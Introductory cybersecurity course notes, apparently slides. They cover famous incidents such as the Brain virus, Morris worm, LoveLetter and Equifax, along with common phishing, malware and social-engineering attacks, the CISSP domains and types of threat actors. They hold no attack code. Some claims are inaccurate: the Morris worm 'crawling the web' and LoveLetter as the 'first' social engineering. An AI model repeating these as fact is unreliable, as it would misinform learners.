- Brain virus and the Morris worm
  - They were created by malware developers to accomplish specific tasks.
  - However, the developers underestimated the impact their malware would have and the amount of infected computers there would be.

# Brain Virus

- Alvi brothers created in 1986, the intention was to track illegal copies of medical software and prevent pirated licenses, what the virus actually did was unexpected.
- Once a person used a pirated copy of the software, the virus-infected that computer. Then, any disk that was inserted into the computer was also infected.
- The virus spread to a new computer every time someone used the infected disks.
- The virus spread globally within a couple of months.
- Although the intention was not to destroy data or hardware, the virus slowed down productivity and significantly impacted business operations.
- The Brain virus fundamentally altered the computing industry, emphasizing the need for a plan to maintain security and productivity.
- As a security analyst, you will follow and maintain strategies put in place to ensure your organization has a plan to keep their data and people safe.

# Morris Worm

- 1988, Robert Morris developed a program to assess the size of the internet.
- The program crawled the web and installed itself onto other computers to tally the number of computers that were connected to the internet. Simple, right?
- The program, however, failed to keep track of the computers it had already compromised and continued to re-install itself until the computers ran out of memory and crashed.
- About 6,000 computers were affected, 10% of the internet at the time.
- This attack cost millions of dollars in damages due to business disruptions and the efforts required to remove the worm.
- After this, Computer Emergency Response Teams, known as CERTs®, were established to respond to computer security incidents. CERTs still exist today, but their place in the security industry has expanded to include more responsibilities.

# LoveLetter Attack

- 2 notable internet-based attacks: LoveLetter attack and Equifax breach.
- In 2000, De Guzman created LoveLetter malware to steal internet login credentials.
- Users received an email with the subject line, "I Love You." Each email contained an attachment labeled, "Love Letter For You."
- When the attachment was opened, the malware scanned a user's address book. Then, it automatically sent itself to each person on the list and installed a program to collect user information and passwords.
- Recipients would think they were receiving an email from a friend, but it was actually malware.

# LoveLetter Attack cont.

- Infected 45 million computers globally and is believed to have caused over \$10 billion dollars in damages.
- **First example of social engineering.** Social engineering is a manipulation technique that exploits human error to gain private information, access, or valuables.
  - From here, attackers understood the power of social engineering.
- **Phishing** is the use of digital communications to trick people into revealing sensitive data or deploying malicious software.

# Equifax Breach (2017)

- Attackers successfully infiltrated the credit reporting agency, Equifax. This resulted in one of the largest known data breaches of sensitive information.
- Over 143 million customer records were stolen, and the breach affected approximately 40% of all Americans.
- The records included personally identifiable information including social security numbers, birth dates, driver's license numbers, home addresses, and credit card numbers.
- In the end, Equifax settled with the U.S. government and paid over \$575 million dollars to resolve customer complaints and cover required fines.

# Common Attacks and their Effectiveness

- **Phishing:** use of digital communications to trick people into revealing sensitive data or deploying malicious software.
- Most common types of phishing attacks today include:
  - **Business Email Compromise (BEC):** A threat actor sends an email message that seems to be from a known source to make a seemingly legitimate request for information, in order to obtain a financial advantage.
  - **Spear phishing:** A malicious email attack that [targets a specific user or group of users](#). The email seems to originate from a trusted source.
  - **Whaling:** A form of spear phishing. Threat actors [target company executives](#) to gain access to sensitive data.
  - **Vishing:** The [exploitation of electronic voice communication](#) to obtain sensitive information or to impersonate a known source.
  - **Smishing:** The [use of text messages to trick users](#), in order to obtain sensitive information or to impersonate a known source.

# Common Attacks and their Effectiveness

- **Malware** is software designed to harm devices or networks to obtain money, or an intelligence advantage used against a person/organization.
- Most **common types of malware attacks** today include:
  - **Viruses:** Malicious code written to interfere with computer operations and cause damage to data and software. A virus needs to be initiated by a user (i.e., a threat actor), who transmits the virus via a malicious attachment or file download.
  - **Worms:** Malware that can duplicate and spread itself across systems on its own. In contrast to a virus, a worm does not need to be downloaded by a user. Instead, it self-replicates.
  - **Ransomware:** A malicious attack where threat **actors encrypt an organization's data and demand payment to restore access.**
  - **Spyware:** Malware that's used to gather and sell information without consent. Spyware can be used to access devices. This allows threat actors to collect personal data, such as private emails, texts, voice and image recordings, and locations.

# Common attacks and their effectiveness

- **Social engineering** is a manipulation technique that exploits human error to gain private information, access, or valuables. Human error is usually a result of trusting someone.
- Most common types of social engineering attacks today include:
  - **Social media phishing:** A threat actor collects detailed information about their target from social media sites. Then, they initiate an attack.
  - **Watering hole attack:** A threat actor attacks a website frequently visited by a specific group of users.
  - **USB baiting:** A threat actor strategically leaves a malware USB stick for an employee to find and install, to unknowingly infect a network.
  - **Physical social engineering:** A threat actor impersonates an employee, customer, or vendor to obtain unauthorized access to a physical location.

# Reasons why social engineering attacks are effective

- **Authority:** Threat actors impersonate individuals with power. This is because people, in general, have been conditioned to respect and follow authority figures.
- **Intimidation:** Threat actors use bullying tactics. This includes persuading and intimidating victims into doing what they're told.
- **Consensus/Social proof:** Because people sometimes do things that they believe many others are doing, threat actors use others' trust to pretend they are legitimate. For example, a threat actor might try to gain access to private data by telling an employee that other people at the company have given them access to that data in the past.
- **Scarcity:** A tactic used to imply that goods or services are in limited supply.
- **Familiarity:** Threat actors establish a fake emotional connection with users that can be exploited.
- **Trust:** Threat actors establish an emotional relationship with users that can be exploited over time. They use this relationship to develop trust and gain personal information.
- **Urgency:** A threat actor persuades others to respond quickly and without questioning.

# **8 Certified Information Systems Security Professional (CISSP) security domains**

- **Security and risk management.** focuses on defining security goals and objectives, risk mitigation, compliance, business continuity, and the law.
  - For example, security analysts may need to update company policies related to private health information if a change is made to a federal compliance regulation such as the Health Insurance Portability and Accountability Act (HIPAA).
- **Asset security.** focuses on securing digital and physical assets. It's also related to the storage, maintenance, retention, and destruction of data.
- **Security architecture and engineering.** focuses on optimizing data security by ensuring effective tools, systems, and processes are in place.
  - As a security analyst, you may be tasked with configuring a firewall. A firewall is a device used to monitor and filter incoming and outgoing computer network traffic.

# **8 Certified Information Systems Security Professional (CISSP) security domains**

- **Communication and network security.** focuses on managing and securing physical networks and wireless communications.
  - Ex: As a security analyst, you may be asked to analyze user behavior within your organization. Imagine discovering that users are connecting to unsecured wireless hotspots.
- **Identity and access management.** focuses on keeping data secure, by ensuring users follow established policies to control and manage physical assets, like office spaces, and logical assets, such as networks and applications.
  - Ex: as a security analyst, you may be tasked with setting up employees' keycard access to buildings.

# **8 Certified Information Systems Security Professional (CISSP) security domains**

- **Security assessment and testing.** focuses on conducting security control testing, collecting and analyzing data, and conducting security audits to monitor for risks, threats, and vulnerabilities.
  - Ex: analysts may be asked to regularly audit permissions to ensure that no unauthorized person can view employee salaries.
- **Security operations.** focuses on conducting investigations and implementing preventative measures.
  - Ex: as a security analyst, receive an alert that an unknown device has been connected to your internal network. You would need to follow the organization's policies and procedures to quickly stop the potential threat.

# **8 Certified Information Systems Security Professional (CISSP) security domains**

- **Software development security**. focuses on using seure coding practices, which are a set of recommended guidelines that are used to create secure applications and services. A security analyst may work with software development teams to ensure security practices are incorporated into the software development life-cycle.
  - Ex: one of your partner teams is creating a new mobile app, then you may be asked to advise on the password policies or ensure that any user data is properly secured and managed.

# Determine the type of attack

- A **password attack** is an attempt to access password-secured devices, systems, networks, or data. Some forms of password attacks that you'll learn about later are:
  - Brute force
  - Rainbow table
- **fall under** the communication and network security domain.

# Determine the type of attack

- **Social engineering** is a manipulation technique that exploits human error to gain private information, access, or valuables. Some forms of social engineering attacks are:
  - Phishing
  - Smishing
  - Vishing
  - Spear phishing
  - Whaling
  - Social media phishing
  - Business Email Compromise (BEC)
  - Watering hole attack
  - USB (Universal Serial Bus) baiting
  - Physical social engineering
- related to the security and risk management domain.

# Determine the type of attack

- A **physical attack** is a security incident that affects not only digital but also physical environments where the incident is deployed. Some forms of physical attacks are:
  - Malicious USB cable
  - Malicious flash drive
  - Card cloning and skimming
- **fall under** the asset security domain.

# Determine the type of attack

- **Adversarial artificial intelligence** is a technique that manipulates artificial intelligence and machine learning technology to conduct attacks more efficiently.
- falls under both the communication and network security **and** the identity and access management domains.

# Determine the type of attack

- A **supply-chain attack** targets systems, applications, hardware, and/or software to locate a vulnerability where malware can be deployed. Because every item sold undergoes a process that involves third parties, this means that the security breach can occur at any point in the supply chain.
- These attacks are costly because they can affect multiple organizations and the individuals who work for them.
- Can fall under several domains, including but not limited to the security and risk management, security architecture and engineering, and security operations domains.

# Determine the type of attack

- A **cryptographic attack** affects secure forms of communication between a sender and intended recipient. Some forms of cryptographic attacks are:
  - Birthday
  - Collision
  - Downgrade
- fall under the communication and network security domain.

# Threat actor types

- A **threat actor** is any person or group who presents a security risk.
- **Advanced persistent threats (APTs)** have significant expertise **accessing an organization's network**. APTs tend to research their targets (e.g., an org.) in advance and can remain undetected for a period of time.
- Their intentions and motivations can include:
  - **Damaging critical infrastructure**, such as the power grid and natural resources.
  - **Gaining access to intellectual property**, such as trade secrets or patents.

# Threat actor types cont.

- **Insider threats:** abuse their authorized access to obtain data that may harm an organization. Their intentions and motivations can include:
  - Sabotage (securely damaging the assets)
  - Corruption
  - Espionage (act of finding out secret information about another country/ organization)
  - Unauthorized data access or leaks
- **Hacktivists:** are threat actors that are driven by a political agenda. They abuse digital technology to accomplish their goals, which may include:
  - Demonstrations
  - Propaganda
  - Social change campaigns
  - Fame

# Hacker Types

- A **hacker** is any person who uses computers to gain access to computer systems, networks, or data. They can be beginner or advanced technology professionals who use their skills for a variety of reasons.

## Three main categories of hackers:

- **Authorized hackers** are also called **ethical hackers**. They follow a code of ethics and adhere to the law to conduct organizational risk evaluations. They are motivated to safeguard people and organizations from malicious threat actors.
- **Semi-authorized hackers** are considered **researchers**. They search for vulnerabilities but don't take advantage of the vulnerabilities they find.
- **Unauthorized hackers** are also called **unethical hackers**. They are malicious threat actors who do not follow or respect the law. Their goal is to collect and sell confidential data for financial gain.

# Hacker Types

- There are also hackers who consider themselves vigilantes.
- Their main goal is to protect the world from unethical hackers.